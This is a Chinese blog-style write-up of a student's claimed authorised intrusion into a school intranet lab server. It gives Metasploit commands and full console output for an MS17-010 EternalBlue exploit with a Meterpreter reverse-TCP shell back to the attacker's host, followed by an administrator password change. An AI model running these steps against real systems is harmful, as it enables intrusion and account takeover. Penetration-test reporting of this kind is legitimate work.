实战入侵校园实验平台

原创

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


目标机：172.18.206.87(学校内网)
网址：www.manage.vslab…
9.26号和老师谈论了仿真实验网站的安全性，经过老师的允许，我开始有了寻找漏洞的想法。
寻寻觅觅，一时间来到了10月中旬，
首先看到它有上传功能，便想到了上传一句话木马，从响应头看到它是jsp写的，然后上传jsp大马，抓包改后缀，但是，没有返回路径？？？？真的难受啊，折腾了好几天，最终，放弃吧…（后来我发现原来这个网站有ngx（虚拟路径），幸亏放弃的早…）
后来有想过xss的，但是我想以老师的角度来说肯定不会点的，所以，放弃…
接下来用了nmap扫描了端口，发现开放了ssh与3389端口，接着又用弱口令爆破了大概两个小时吧，还是无果…
然后又尝试了ftp匿名者连接建立空对话，还是不行…
入侵过程：
通过nmap扫描得知172.18.206.87开放端口如下图



可见目标机开放了135 445 3389等端口
经扫描可知服务器为Windows server2008 r2，尝试了3小时的弱口令(远程)无果…
突然想起来去年的永恒之蓝漏洞，利用端口来入侵，具体漏洞编号：ms17-010
于是果断开启了kali-linux来测试一番。
首先 启动一下postgresql service postgresql start
然后进入msfconsole
然后search 快速搜索一下ms17-010



use exploit/windows/smb/ms17_010-eternalblue 调用模块
show options 查看需要设置的



```
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST                                yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```


set RHOST 入侵机器地址

设置目标IP地址set payload windows/x64/meterpreter/reverse_tcp。 选择payloadshow options。查看设置

set LHOST 本机地址。 设置本机地址

然后exploit进行攻击，试一下。


```
Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.18.204.64
LHOST => 172.18.204.64
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.18.204.64:4444
[*] 172.18.206.87:445 - Connecting to target for exploitation.
[+] 172.18.206.87:445 - Connection established for exploitation.
[+] 172.18.206.87:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.18.206.87:445 - CORE raw buffer dump (53 bytes)
[*] 172.18.206.87:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 172.18.206.87:445 - 0x00000010  30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73  008 R2 Enterpris
[*] 172.18.206.87:445 - 0x00000020  65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  e 7601 Service P
[*] 172.18.206.87:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 172.18.206.87:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.18.206.87:445 - Trying exploit with 12 Groom Allocations.
[*] 172.18.206.87:445 - Sending all but last fragment of exploit packet
[*] 172.18.206.87:445 - Starting non-paged pool grooming
[+] 172.18.206.87:445 - Sending SMBv2 buffers
[+] 172.18.206.87:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.18.206.87:445 - Sending final SMBv2 buffers.
[*] 172.18.206.87:445 - Sending last fragment of exploit packet!
[*] 172.18.206.87:445 - Receiving response from exploit packet
[+] 172.18.206.87:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.18.206.87:445 - Sending egg to corrupted connection.
[*] 172.18.206.87:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 172.18.206.87
```

下面是成功建立连接图：




```
root@kali: ~
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.18.204.64
LHOST => 172.18.204.64
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.18.204.64:4444
[*] 172.18.206.87:445 - Connecting to target for exploitation.
[+] 172.18.206.87:445 - Connection established for exploitation.
[+] 172.18.206.87:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.18.206.87:445 - CORE raw buffer dump (53 bytes)
[*] 172.18.206.87:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 172.18.206.87:445 - 0x00000010  30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73  008 R2 Enterpris
[*] 172.18.206.87:445 - 0x00000020  65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  e 7601 Service P
[*] 172.18.206.87:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 172.18.206.87:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.18.206.87:445 - Trying exploit with 12 Groom Allocations.
[*] 172.18.206.87:445 - Sending all but last fragment of exploit packet
[*] 172.18.206.87:445 - Starting non-paged pool grooming
[+] 172.18.206.87:445 - Sending SMBv2 buffers
[+] 172.18.206.87:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.18.206.87:445 - Sending final SMBv2 buffers.
[*] 172.18.206.87:445 - Sending last fragment of exploit packet!
[*] 172.18.206.87:445 - Receiving response from exploit packet
[+] 172.18.206.87:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.18.206.87:445 - Sending egg to corrupted connection.
[*] 172.18.206.87:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 172.18.206.87
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (172.18.204.64:4444 -> 172.18.206.87:50609) at 2018-11-11 03:59:02 -0500
[+] 172.18.206.87:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.18.206.87:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.18.206.87:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
```

由于我调用查看密码的模块无法加载出密码（我也不知道为什么），
然后就用命令行强行改了管理员的密码
前面新设置了好几个管理员，但是不能远程连接……
所以，只能改密码了，进入服务器之后，可以连接数据库等，至此，入侵完毕！



修补建议：服务器打补丁或者升级至更高版本。